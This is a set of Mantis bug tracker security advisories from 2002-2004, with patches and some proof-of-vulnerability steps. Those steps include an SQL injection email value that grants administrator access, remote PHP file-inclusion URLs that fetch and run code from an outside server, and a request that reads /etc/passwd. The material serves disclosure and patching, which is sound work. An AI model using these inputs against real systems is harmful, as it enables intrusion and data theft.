As of 0.18.0a1, the admin_* scripts are moved into admin/ folder. After installing or upgrading to 0.18.0, remove this folder or disable access rights for web users.

For versions before 0.18.0a1, you will need to do the same to admin_*.php files in the main Mantis folder.

SQL Poisoning - Security Hole

Affects: all versions prior to 0.18.0a1.

Mantis is susceptible to SQL poisoning. The worst is a case where a user can obtain administrator privileges. Users are encouraged to upgrade or close access to untrusted users. (2002-05-25)

File Uploads - Security Hole

Affects: version prior to 0.15.11 using file uploads.

Files were not being checked for their permissions. By default many Apache installations create `/tmp/` directory files as world executable (777). Files are now unmasked before being copied.

File Uploads - Security Hole

Affects version prior to 0.15.6 using file uploads.

A user may be able to gain read access to any file on your server. The release requires you to have PHP 3.0.17 or higher.

Show Source - Warning

Letting users see the complete source can be a security hazard. This can happen if you set `$g_show_source` to something other than 0 or 1. Users can replace the `f_url` in the URL with any file available on the system. It is encouraged that you turn `$g_show_source` to OFF on a production system.

Show Source feature was removed from 0.18.0a4 and later.

Passwords - Information

Currently passwords can be run through `crypt()` or `md5()` functions before being stored. `crypt()` and `md5()` are one way functions; this means that you cannot obtain the original password from the crypted or md5ed password. This ensures that the user passwords are not readable should the database be cracked into (Note: this doesn't mean they are uncrackable, enough time and processing power and brute force will reveal most passwords). However, your username and password are most likely being transmitted in clear text. You will have to use a ssl (https) connection to protect transmission.

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2002-01 SQL poisoning vulnerability in Mantis

Last Modified: August 11, 2003 00:08AM

(Up to version 0.17.2)

Description

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1. Introduction
2. Summary / Impact analysis
3. Affected versions
4. Workaround / Solution
5. Proof of Vulnerability
6. Contact details

1. Introduction

Mantis is an Open Source web-based bugtracking system, written in PHP, which uses the MySQL database server. It is being actively developed by a small group of developers, and is considered to be in the beta stage.

In response to the increased number of users and to the increasing number of discovered security vulnerabilities, the Mantis team has decided to start releasing advisories for all vulnerabilities in versions higher than 0.17.0. This is the first in a series of advisories which cover the previously discovered vulnerabilities in greater detail.

2. Summary / Impact analysis

Older versions of Mantis do not check all user input, especially if they do not come directly from form fields. This opens up a wide variety of SQL poisoning vulnerabilities on systems without `magic_quotes_gpc` enabled. Most of these vulnerabilities are only exploitable in a limited manner, since it is no longer possible to execute multiple queries using one call to `mysql_query()`.

There is one query which can be tricked into changing an account's access level, which means that a malicious user, with an account on the Mantis installation, can make himself (m/f) an administrator of that Mantis installation. This particular vulnerability has been fixed in version 0.17.3.

Note: Other vulnerabilities, caused by the same lack of input checking, may exist!

3. Affected versions

The following versions are known to be affected:

Mantis 0.17.2

The following versions are known to be unaffected:

Mantis 0.17.4a (*)

Mantis 0.17.4 (*)

Mantis 0.17.3 (*)

The following versions are presumed to be affected:

All versions below Mantis 0.17.2

* = But read the note in section 2.

4. Workaround / Solution

Mantis 0.17.3 fixes the exploitable query mentioned in section 2.

All users are recommended to upgrade to the latest version, currently 0.17.4.

Since this vulnerability was discovered, coding guidelines have been changed to ensure that every bit of user input that is fed to SQL queries is either validated or escaped. Unfortunately, these changes came too late to be released with Mantis 0.17.3. They have been fixed in CVS, and will be corrected in 0.18.0.

Users who prefer security over using a tested version are encouraged to use the CVS version. 0.18.0 is currently being wrapped up, but the release may take a few weeks.

If an upgrade is not possible, Mantis 0.17.2 (and possibly lower) can be patched to secure the exploitable query:

In `account_update.php`, insert the following lines somewhere in a PHP block before the SQL queries are executed:

```
$f_username = addslashes($f_username);  
$f_email = addslashes($f_email);
```

Enabling `magic_quotes_gpc` in your PHP configuration will also prevent the problem from being exploitable.

5. Proof of Vulnerability

By modifying the username or the email of a Mantis account, it is possible to change any column of the Mantis user table (`mantis_user_table` by default).

This can be done by inserting quotes in the username or email and crafting the value in such a manner that a valid SQL query results.

For example:

- The email can be set to: user@server', access_level=90, email='
- The normal query is:

```
UPDATE mantis_user_table
  SET username='$f_username', email='$f_email'
  WHERE id='$f_id'
```

- With the specified value for the email field, this becomes:

```
UPDATE mantis_user_table
  SET username='someusername', email='user@server', access_level=90, email=''
  WHERE id='$f_id'
```

- This set the access_level column to a value of 90, the internal value for Administrator.

6. Contact details

The latest version of Mantis is always available from:

<http://mantisbt.sourceforge.net/>

The current version is 0.17.4a, which can be downloaded from

<http://mantisbt.sourceforge.net/download.php3>

If you have any questions about this vulnerability, or wish to report another, you can contact the developers at:

<mailto:mantisbt-security@lists.sourceforge.net>

This is a private mailinglist, readable only by a few developers.

The latest version of this and other advisories can be found at:

<http://mantisbt.sourceforge.net/security.php3>

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2002-02 Limiting output to reporters can be bypassed

Last Modified: August 11, 2003 00:08AM

(Mantis 0.16.0 till 0.17.3)

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2. Summary / Impact analysis
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1. Introduction

Mantis is an Open Source web-based bugtracking system, written in PHP, which uses the MySQL database server. It is being actively developed by a small group of developers, and is considered to be in the beta stage.

2. Summary / Impact analysis

It is possible to instruct Mantis to show reporters only the bugs that they reported, by setting the `limit_reporters` option to ON. This will automatically set the 'reporter' filter on the 'View Bugs' page.

The information on the 'View Bugs' page was also available in a form suitable for printing, by clicking on the 'Print Reports' link on the 'View Bugs' page. However this script, `print_all_bug_page.php`, did not check the `limit_reporters` option and thus allowed reporters to see the summaries of bugs they did not report.

This has been fixed in Mantis 0.17.4.

3. Affected versions

The following versions are known to be affected:

Mantis 0.17.3
 Mantis 0.17.2
 Mantis 0.17.1
 Mantis 0.17.0
 Mantis 0.16.1
 Mantis 0.16.0

The following versions are known to be unaffected:

Mantis 0.17.4a
 Mantis 0.17.4
 Any version below Mantis 0.16.0 (*)

* = The 'Print reports' feature did not exist in those versions.

4. Workaround / Solution

Mantis 0.17.4 adds the appropriate permission checks to the 'Print Reports' page. All users are recommended to upgrade to this version as soon as possible.

If upgrade is not an option, `print_all_bug_page.php` can be patched to close

this vulnerability.

The following instructions apply to Mantis 0.17.3, and could apply to earlier versions:

In `print_all_bug_page.php`, after the block of assignments from `$t_setting_arr`, insert the following lines:

```
# Limit reporters to only see their reported bugs
if ( ( ON == $g_limit_reporters ) &&
    ( !access_level_check_greater_or_equal( UPDATER ) ) ) {
    $f_user_id = get_current_user_field( "id" );
}
```

5. Proof of Vulnerability

No trickery is required to allow a reporter to see the summaries of bugs that (s)he did not report. The reporter just has to go to 'View Bugs', click on 'Print Reports' and make sure the 'reporter' filter is set to anything but his/her own name.

6. Contact details

The latest version of Mantis is always available from:

<http://mantisbt.sourceforge.net/>

The current version is 0.17.4a, which can be downloaded from

<http://mantisbt.sourceforge.net/download.php3>

If you have any questions about this vulnerability, or wish to report another, you can contact the developers at:

<mailto:mantisbt-security@lists.sourceforge.net>

This is a private mailinglist, readable only by a few developers.

The latest version of this and other advisories can be found at:

<http://mantisbt.sourceforge.net/security.php3>

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2002-03 Bug listings of private projects can be viewed

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2002-03 Bug listings of private projects can be viewed

Last Modified: August 11, 2003 00:08AM

(Up to version 0.17.3)

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5. Detailed explanation
6. Contact details

1. Introduction

Mantis is an Open Source web-based bugtracking system, written in PHP, which uses the MySQL database server. It is being actively developed by a small group of developers, and is considered to be in the beta stage.

2. Summary / Impact analysis

In Mantis a user can select a project from a drop-down menu. After selection, all bug listings will be limited to that project.

The 'View Bugs' page, which is responsible for displaying a list of bugs in a project, did not check whether the user actually had access to the project defined in the cookie. It trusted the fact that only projects accessible to the user were listed in the drop-down menu.

This provides a malicious user with an opportunity to display the 'View Bugs' page with a private project selected. This has been fixed in Mantis 0.17.4.

It should be noted that this bug does not allow a user to get any more information than is listed in the View Bugs page. The page with more information about the bug is not accessible.

Also, private bugs are still not visible in the list.

3. Affected versions

The following versions are known to be affected:

Mantis 0.17.3

The following versions are known to be unaffected:

Mantis 0.17.4a

Mantis 0.17.4

The following versions are presumed to be affected:

Any version below Mantis 0.17.3

4. Workaround / Solution

Mantis 0.17.4 adds the appropriate permission checks to the 'View Bugs' page.

All users are recommended to upgrade to this version as soon as possible.

If an upgrade is not an option, `view_all_bug_page.php` can be patched to add the appropriate checks.

To do so, add the following function to `core_user_API.php`:

```
# Check to see if the current user has access on the specified project
function check_access_to_project( $p_project_id ) {
    $t_project_view_state = get_project_field( $p_project_id, 'view_state' );

    # Administrators ALWAYS pass.
    if ( get_current_user_field( 'access_level' ) >= ADMINISTRATOR ) {
        return;
    }

    # public project accept all users
    if ( PUBLIC == $t_project_view_state ) {
        return;
    } else {
        # private projects require users to be assigned
        $t_project_access_level = get_project_access_level( $p_project_id );
        # -1 means not assigned, kick them out to the project selection screen
        if ( -1 == $t_project_access_level ) {
            print_header_redirect( 'login_select_proj_page.php' );
        } else { # passed
            return;
        }
    }
}
}
```

And in `view_all_bug_page.php`, replace the following lines:

```
$t_where_clause .= ' )';
}
```

```
} else {  
    $t_where_clause = " WHERE project_id='$g_project_cookie_val'";  
}  
# end project selection
```

with the following lines:

```
    $t_where_clause .= ')';  
}  
} else {  
    check_access_to_project($g_project_cookie_val);  
    $t_where_clause = " WHERE project_id='$g_project_cookie_val'";  
}  
# end project selection
```

5. Proof of Vulnerability

To take advantage of this vulnerability, the attacker would need to know the `project_id` of the private project he wishes to attack. This is not terribly difficult to accomplish, as the `project_id` starts at 1 and increases by one for every project created. The attacker can just try each integer starting at 1, until (s)he finds the one (s)he's looking for.

The next step is to log in to Mantis at least once, so that the `MANTIS_PROJECT_COOKIE`, or however the cookie is called in that particular set-up, is set. The user can then manually change the cookie locally, and fill in the desired `project_id`. Now all the user has to do is visit `/view_all_bug_page.php`, and the list of public bugs in that project should be displayed.

An alternative method is by forging the HTTP headers, to send the desired cookie value with a request for `/view_all_bug_page.php`. The results are the same.

6. Contact details

The latest version of Mantis is always available from:
<http://mantisbt.sourceforge.net/>

The current version is 0.17.4a, which can be downloaded from
<http://mantisbt.sourceforge.net/download.php3>

If you have any questions about this vulnerability, or wish to report another, you can contact the developers at:
<mailto:mantisbt-security@lists.sourceforge.net>

This is a private mailinglist, readable only by a few developers.

The latest version of this and other advisories can be found at:

<http://mantisbt.sourceforge.net/security.php3>

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2002-04 Arbitrary code execution vulnerability in Mantis

Last Modified: August 11, 2003 00:08AM

(Version 0.15.3 till 0.17.3)

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7. Contact details

1. Introduction

Mantis is an Open Source web-based bugtracking system, written in PHP, which uses the MySQL database server. It is being actively developed by a small group of developers, and is considered to be in the beta stage.

2. Summary / Impact analysis

Mantis includes code which cooperates with JpGraph to generate some statistical graphs. Some of this code is stored in an include file, `summary_graph_functions.php`. This file takes care of loading the JpGraph library, using an `include()` statement.

The path to the JpGraph library is stored in the configuration file. However, `summary_graph_functions.php` does not load the configuration file, but expects other scripts to have done that before including `summary_graph_functions.php`.

A vulnerability opens up when `summary_graph_functions.php` is opened in a browser. Any malicious user can execute arbitrary PHP code as the webserver user by setting `$g_jpgraph_path` to a local path or an URL. This vulnerability has been closed in Mantis 0.17.4.

3. Affected versions

The following versions are known to be affected:
 Mantis 0.17.3
 Mantis 0.17.2
 Mantis 0.17.1

Mantis 0.17.0
Mantis 0.16.1
Mantis 0.16.0
Mantis 0.15.12
Mantis 0.15.11
Mantis 0.15.10
Mantis 0.15.9
Mantis 0.15.8
Mantis 0.15.7
Mantis 0.15.6
Mantis 0.15.5
Mantis 0.15.4
Mantis 0.15.3

The following versions are known to be unaffected:

Mantis 0.17.4a
Mantis 0.17.4
Any version below Mantis 0.15.3

4. Workaround / Solution

Mantis 0.17.4 adds various checks which prevent this vulnerability.

All users are recommended to upgrade to this version as soon as possible.

If an upgrade is not possible, the vulnerability can be closed by inserting the following lines at the top of `summary_graph_functions.php`:

```
if ( isset($HTTP_GET_VARS['g_jpgraph_path']) ||
    isset($HTTP_POST_VARS['g_jpgraph_path']) ||
    isset($HTTP_COOKIE_VARS['g_jpgraph_path']) ) {
    exit;
}
```

5. Proof of Vulnerability

To exploit this vulnerability, an attacker only has to store the PHP code (s)he wishes to execute in a textfile, make this available on a webserver accessible by the Mantis installation and point the `$g_jpgraph_path` variable to that location.

For example, we create a file with the following content:

```
<?php
    system('ls');
    exit;
?>
```

We make this file available on a webserver, for example at `http://server.mynetwork.net/listings.txt`. If the Mantis installation does not have access to the internet, the file should be stored on an internal server.

We then point our browser to
`http://mantis.server.com/mantis/summary_graph_functions.php?g_jpgraph_path=http%3A%2F%2Fserver.mynetwork.net%2Flistings.txt%3F`

This will execute the following call:
`include('http://server.mynetwork.net/listings.txt?jpgraph.php');`

This instructs PHP to download listings.txt and parse it as a PHP script. In this case, the browser should print a file listing of the current directory.

6. Credit

This vulnerability was reported by Joao Gouveia (tharbad@kaotik.org).

7. Contact details

The latest version of Mantis is always available from:

<http://mantisbt.sourceforge.net/>

The current version is 0.17.4a, which can be downloaded from

<http://mantisbt.sourceforge.net/download.php3>

If you have any questions about this vulnerability, or wish to report

another, you can contact the developers at:

<mailto:mantisbt-security@lists.sourceforge.net>

This is a private mailinglist, readable only by a few developers.

The latest version of this and other advisories can be found at:

<http://mantisbt.sourceforge.net/security.php3>

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2002-05 Arbitrary code execution and file reading

Last Modified: August 11, 2003 00:08AM

(Mantis 0.17.0 till 0.17.3)

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 - 5.2 Displaying local files
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7. Contact details

1. Introduction

Mantis is an Open Source web-based bugtracking system, written in PHP, which uses the MySQL database server. It is being actively developed by a small group of developers, and is considered to be in the beta stage.

2. Summary / Impact analysis

Mantis allows the user to configure a file to be included at the top or bottom, a file which contains the CSS stylesheets and a file which contains meta tags. These files are set in default/config_inc2.php, and can be overridden in config_inc.php.

For some obscure reason, config_inc2.php only initialised the variables if it wasn't already set. This means that someone can set either \$g_bottom_include_page, \$g_top_include_page, \$g_css_include_file or \$g_meta_include_file using GET/POST parameters, or through a cookie.

Not all of these can be exploited to execute arbitrary code but all of them can be used to read any file on the server readable to the webserver user.

Mantis 0.17.4 removes the isset() checks from default/config_inc2.php and checks whether any of the four variables were set by a user. The latter checks are added to ensure that even when someone has used default/config_inc2.php to set configuration values, this vulnerability will still be closed.

Mantis installations which override all of the four previously mentioned variables in their config_inc.php are not affected. Note that an account to the Mantis installation is not required to exploit this vulnerability, as login_page.php and core_html_API.php are vulnerable as well.

3. Affected versions

The following versions are known to be affected:

Mantis 0.17.3
 Mantis 0.17.2
 Mantis 0.17.1
 Mantis 0.17.0

The following versions are known to be unaffected:

Mantis 0.17.4a
 Mantis 0.17.4
 Any version below Mantis 0.17.0 (*)

* = Except when the mentioned variables are not initialised anywhere, which shouldn't occur if a separate config_ing.php file is used.

4. Workaround / Solution

Mantis 0.17.4 removes the isset() checks, and some paranoia checks which prevent this vulnerability.

All users are recommended to upgrade to this version as soon as possible.

If an upgrade is not possible, the vulnerability can be closed by inserting the following lines in core_API.php:

```

if ( isset($_HTTP_GET_VARS['g_top_include_page']) ||
    isset($_HTTP_POST_VARS['g_top_include_page']) ||
    isset($_HTTP_COOKIE_VARS['g_top_include_page']) ) {
    exit;
}

if ( isset($_HTTP_GET_VARS['g_bottom_include_page']) ||
    isset($_HTTP_POST_VARS['g_bottom_include_page']) ||
    isset($_HTTP_COOKIE_VARS['g_bottom_include_page']) ) {
    exit;
}

if ( isset($_HTTP_GET_VARS['g_css_include_file']) ||
    isset($_HTTP_POST_VARS['g_css_include_file']) ||
    isset($_HTTP_COOKIE_VARS['g_css_include_file']) ) {
    exit;
}

if ( isset($_HTTP_GET_VARS['g_meta_include_file']) ||
    isset($_HTTP_POST_VARS['g_meta_include_file']) ||
    isset($_HTTP_COOKIE_VARS['g_meta_include_file']) ) {
    exit;
}

```

5. Proof of Vulnerability

5.1 Arbitrary code execution

To execute arbitrary PHP code using this vulnerability, an attacker only has to store the PHP code (s)he wishes to execute in a textfile, make this available on a webserver accessible by the Mantis installation and point the \$g_meta_include_file or the \$g_css_include_file variable to that location.

For example, we create a file with the following content:

```

<?php
    system('ls');
    exit;

```

?>

We make this file available on a webserver, for example at <http://server.mynetwork.net/listings.txt>
If the Mantis installation does not have access to the internet, the file should be stored on an internal server.

We then point our browser to
http://mantis.server.com/mantis/login_page.php?g_meta_include_file=http://server.mynetwork.net/listings.txt
Any Mantis page that displays something will do. However, `login_page.php` does not require an account.

This will execute the following call:
`include('http://server.mynetwork.net/listings.txt');`

This instructs PHP to download `listings.txt` and parse it as a PHP script. In this case, the browser should print a file listing of the current directory.

5.2 Displaying local files

It is also possible to view any file available to the web user. The method is more or less the same, although in this case we do not let the server include a file we wrote, but just a local file we specify:

http://mantis.server.com/mantis/login_page.php?g_css_include_file=/etc/passwd

This will display the specified file if the webserver user has permission to read that file.

This vulnerability can be exploited using any of the 4 variables specified in section 2.

6. Credit

This vulnerability was reported by Andrew Johnson and independently by the Debian Security Team.

7. Contact details

The latest version of Mantis is always available from:

<http://mantisbt.sourceforge.net/>

The current version is 0.17.4a, which can be downloaded from

<http://mantisbt.sourceforge.net/download.php3>

If you have any questions about this vulnerability, or wish to report another, you can contact the developers at:

<mailto:mantisbt-security@lists.sourceforge.net>

This is a private mailinglist, readable only by a few developers.

The latest version of this and other advisories can be found at:

<http://mantisbt.sourceforge.net/security.php3>

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2002-06 Private bugs accessible in Mantis

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2002-06 Private bugs accessible in Mantis

*Last Modified: August 11, 2003 00:08AM**(Up to Mantis 0.17.3)*

Description

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1. Introduction

Mantis is an Open Source web-based bugtracking system, written in PHP, which uses the MySQL database server. It is being actively developed by a small group of developers, and is considered to be in the beta stage.

2. Summary / Impact analysis

There are several locations where all information about a bug is listed:

- View Bug (simple and advanced)
- Update Bug (simple and advanced)

None of these locations checked whether a user was allowed to see a bug. This allowed any user to see an arbitrary bug by entering the bug ID in the URL or in the 'Jump'-box. The user has to know the bug ID but this is not difficult to come by as the bug ID is an autoincrementing number.

Mantis 0.17.5 adds code to the four locations listed above, which checks whether the user has the appropriate permissions.

3. Affected versions

The following versions are known to be affected:

Mantis 0.17.4a
Mantis 0.17.4
Mantis 0.17.3

The following versions are known to be unaffected:

Mantis 0.17.5

The following versions are suspected to be affected:

Any version below Mantis 0.17.3

4. Workaround / Solution

Mantis 0.17.5 adds appropriate permissions checks. All users are urged to upgrade to this version as soon as possible.

If an upgrade is not possible, the following patch (against Mantis 0.17.4a) will close the vulnerability:

```
diff -u -r mantis-0.17.4a/bug_update_advanced_page.php mantis-0.17.5/bug_update_advanced_page.php
```

```
--- mantis-0.17.4a/bug_update_advanced_page.php Mon May 20 03:34:20 2002
+++ mantis-0.17.5/bug_update_advanced_page.php Fri Aug 23 11:55:52 2002
@@ -26,6 +26,9 @@
     $result = db_query( $query );
     $row = db_fetch_array( $result );
     extract( $row, EXTR_PREFIX_ALL, "v" );
+
+     # if bug is private, make sure user can view private bugs
+     access_bug_check( $f_id, $v_view_state );

    $query = "SELECT *
              FROM $g_mantis_bug_text_table
diff -u -r mantis-0.17.4a/bug_update_page.php mantis-0.17.5/bug_update_page.php
--- mantis-0.17.4a/bug_update_page.php Mon May 20 03:34:20 2002
+++ mantis-0.17.5/bug_update_page.php Fri Aug 23 11:56:06 2002
@@ -27,6 +27,9 @@
    $result = db_query( $query );
    $row = db_fetch_array( $result );
    extract( $row, EXTR_PREFIX_ALL, "v" );
+
+    # if bug is private, make sure user can view private bugs
+    access_bug_check( $f_id, $v_view_state );

    $query = "SELECT *
              FROM $g_mantis_bug_text_table
diff -u -r mantis-0.17.4a/core_user_API.php mantis-0.17.5/core_user_API.php
--- mantis-0.17.4a/core_user_API.php Sun Aug 18 08:57:20 2002
+++ mantis-0.17.5/core_user_API.php Fri Aug 23 11:52:43 2002
@@ -577,6 +577,23 @@
     }
     }
     # -----
+
+    # check to see if the current user has access to the specified bug. This assumes that
the bug exists and
+
+    # that the user has access to the project (check_bug_exists() and project_access_check
( )).
+
+    function access_bug_check( $p_bug_id, $p_view_state='' ) {
+
+        global $g_private_bug_threshold;
+
+
+        if ( empty ( $p_view_state ) ) {
+
+            $t_view_state = get_bug_field( $p_bug_id, 'view_state' );
+
+        } else {
+
+            $t_view_state = (integer)$p_view_state;
+
+        }
+
+    }
+
+    }
```

```

+
+         # Make sure if the bug is private, the logged in user has access to it.
+         if ( ( $t_view_state == PRIVATE ) && !access_level_check_greater_or_equal
+ ( $g_private_bug_threshold ) ) {
+             print_header_redirect( 'logout_page.php' );
+         }
+     }
+
+     # -----
+     #####
+     # User Information API
+     #####
diff -u -r mantis-0.17.4a/view_bug_advanced_page.php mantis-0.17.5/view_bug_advanced_page.php
--- mantis-0.17.4a/view_bug_advanced_page.php    Mon May 20 03:34:21 2002
+++ mantis-0.17.5/view_bug_advanced_page.php     Fri Aug 23 11:56:29 2002
@@ -22,6 +22,9 @@
     $result = db_query( $query );
     $row = db_fetch_array( $result );
     extract( $row, EXTR_PREFIX_ALL, "v" );
+
+     # if bug is private, make sure user can view private bugs
+     access_bug_check( $f_id, $v_view_state );

     $query = "SELECT *
              FROM $g_mantis_bug_text_table
diff -u -r mantis-0.17.4a/view_bug_page.php mantis-0.17.5/view_bug_page.php
--- mantis-0.17.4a/view_bug_page.php            Mon May 20 03:34:21 2002
+++ mantis-0.17.5/view_bug_page.php            Fri Aug 23 11:57:00 2002
@@ -22,6 +22,9 @@
     $result = db_query( $query );
     $row = db_fetch_array( $result );
     extract( $row, EXTR_PREFIX_ALL, "v" );
+
+     # if bug is private, make sure user can view private bugs
+     access_bug_check( $f_id, $v_view_state );

     $query = "SELECT *
              FROM $g_mantis_bug_text_table

```

5. Proof of Vulnerability

The easiest way to confirm this vulnerability is by logging on to your Mantis installation with a low-privilege user and enter the bug ID of a bug that should not be readable by that user in the 'Jump' box.

Older versions without a 'Jump' box can be exploited by changing the f_id parameter to view_bug_page.php, view_bug_advanced_page.php, bug_update_page.php or bug_update_advanced_page.php.

6. Credit

This vulnerability was reported anonymously through our Bug Tracking System.

7. Contact details

The latest version of Mantis is always available from:

<http://mantisbt.sourceforge.net/>

The current version is 0.17.4a, which can be downloaded from
<http://mantisbt.sourceforge.net/download.php3>

If you have any questions about this vulnerability, or wish to report another, you can contact the developers at:

<mailto:mantisbt-security@lists.sourceforge.net>

This is a private mailinglist, readable only by a few developers.

The latest version of this and other advisories can be found at:

<http://mantisbt.sourceforge.net/security.php3>

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2002-07 Bugs in private projects listed on 'View Bugs'

Last Modified: August 11, 2003 00:08AM

(Mantis 0.17.0 till 0.17.4a)

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1. Introduction

Mantis is an Open Source web-based bugtracking system, written in PHP, which uses the MySQL database server. It is being actively developed by a small group of developers, and is considered to be in the beta stage.

2. Summary / Impact analysis

Mantis allows administrators to set certain projects private. This restricts its access to users who have been explicitly added to that project.

There was a bug in Mantis which caused the 'View Bugs' page to list bugs from both public and private projects when no projects were accessible to the user. This has been patched in Mantis 0.17.5.

'View Bugs' lists only a summary of the bugs. This does not include additional information such as the steps to reproduce the bug and any bugnotes that may have been added.

3. Affected versions

The following versions are affected:

Mantis 0.17.4a

Mantis 0.17.4

Mantis 0.17.3
Mantis 0.17.2
Mantis 0.17.1
Mantis 0.17.0

4. Workaround / Solution

Mantis 0.17.5 patches this problem. Users are suggested to upgrade to this version when possible.

If an upgrade is not possible, the following patch (against Mantis 0.17.4a) will close the vulnerability (although uncleanly):

```
--- mantis-0.17.4a/view_all_bug_page.php      Mon Aug 19 07:18:54 2002
+++ mantis-0.17.5/view_all_bug_page.php     Fri Aug 23 11:57:50 2002
@@ -90,7 +90,7 @@
         $result2 = db_query( $query2 );
         $project_count = db_num_rows( $result2 );
         if ( 0 == $project_count ) {
-             $t_where_clause = " WHERE 1=1";
+             $t_where_clause = " WHERE 0=1";
         } else {
             $t_where_clause = " WHERE (";
             for ($i=0;$i<$project_count;$i++) {
```

5. Proof of Vulnerability

Make all projects private, create a user who does not have access to any of these projects and open the 'View Bugs' page.

6. Credit

This vulnerability was reported by Diehl Software through our Bug Tracking System.

7. Contact details

The latest version of Mantis is always available from:
<http://mantisbt.sourceforge.net/>

The current version is 0.17.4a, which can be downloaded from
<http://mantisbt.sourceforge.net/download.php3>

If you have any questions about this vulnerability, or wish to report another, you can contact the developers at:

<mailto:mantisbt-security@lists.sourceforge.net>

This is a private mailinglist, readable only by a few developers.

The latest version of this and other advisories can be found at:

<http://mantisbt.sourceforge.net/security.php3>

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2004-01 Various vulnerabilities in Mantis

Last Modified: May 12, 2004 08:05AM

(Mantis 0.17.0 till 0.18.2)

Description

2004-01 Various vulnerabilities in Mantis

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1. Introduction

Mantis is an Open Source web-based bugtracking system, written in PHP, which uses the MySQL database server. It is being actively developed by a small group of developers, and is considered to be in the beta stage.

2. Summary / Impact analysis

When configured, Mantis allows users to attach files to both bugs and projects. The script that allows users to download these files contained two vulnerabilities.

First of all, the script did not check whether the user was allowed to view the attached files. This made it possible for anyone with an account on the installation (or through anonymous access) to view any file uploaded to the bug tracker.

Secondly, the script did not properly initialise a variable used to build a SQL query. This made it possible for anyone with an account on the installation (or again with anonymous access) to execute an arbitrary query, under the permissions of the Mantis database user. A malicious user could elevate his access to the bug tracker, add, modify or delete any information in the bug tracker or (on misconfigured systems) modify or access information in other databases. However, only installations with 'register_globals' enabled in PHP are vulnerable to this attack. This option has been disabled by default since PHP 4.2.0.

3. Affected versions

The following versions are affected:

Mantis 0.18.2

Mantis 0.18.1

Mantis 0.18.0 (including all alpha versions)

Mantis 0.17.5

Mantis 0.17.4a

Mantis 0.17.4

Mantis 0.17.3

Mantis 0.17.2

Mantis 0.17.1

Mantis 0.17.0

4. Workaround / Solution

Mantis 0.18.3 fixes this problem. Users are suggested to upgrade to this version when possible.

The first problem (access to files) can be prevented by not attaching any files to bugs or projects, or possibly by replacing file_download.php with version from Mantis 0.18.3.

The second problem can be prevented by disabling register_globals in PHP (for example using a php.ini file in the Mantis directory). Mantis will work fine with this option disabled.

5. Credit

These vulnerabilities were discovered by Victor Boctor, a member of the Mantis development team.

7. Contact details

The latest version of Mantis is always available from:

<http://www.mantisbt.org/>

The current version is 0.18.3, which can be downloaded from

<http://www.mantisbt.org/download.php>

If you have any questions about this vulnerability, or wish to report another, you can contact the developers at: <mailto:mantisbt-security@lists.sourceforge.net>

This is a private mailinglist, read only by a few developers.

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Manual Improvements

[Testimonials](#)

Manual Improvements

Last Modified: September 3, 2003 18:09PM

(Any)

Description

The aim of this page is to allow Mantis Manual readers to contribute notes for suggesting manual improvements. Possible improvements include:

- General comments
- Missing topics
- Manual layout
- Manual look'n'feel

This page should not include the following:

- Improvements to Mantis itself. This should be added to the bug tracker at <http://mantis.calaquendi.net>.
- Topic specific comments which should be added to the topic pages.

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Testimonials

Testimonials

Last Modified: January 4, 2004 01:01AM

(Any)

Description

This page is dedicated to Mantis users allowing them to indicate that they are using Mantis and express their opinion of it. Contributed notes will then be included into the actual page (and hence in the static version of the Manual).

Following are ideas of information you may want to include in your testimonial:

- Your name
- Job Title
- Company name
- Company URL
- Email
- Mantis version
- What do you use Mantis for (Bugtracker, Help Desk, ...etc)
- Opinion about Mantis
- Favourite Mantis Feature(s)

If you do want to express your opinion but don't want it to be public, contact one of the project administrators.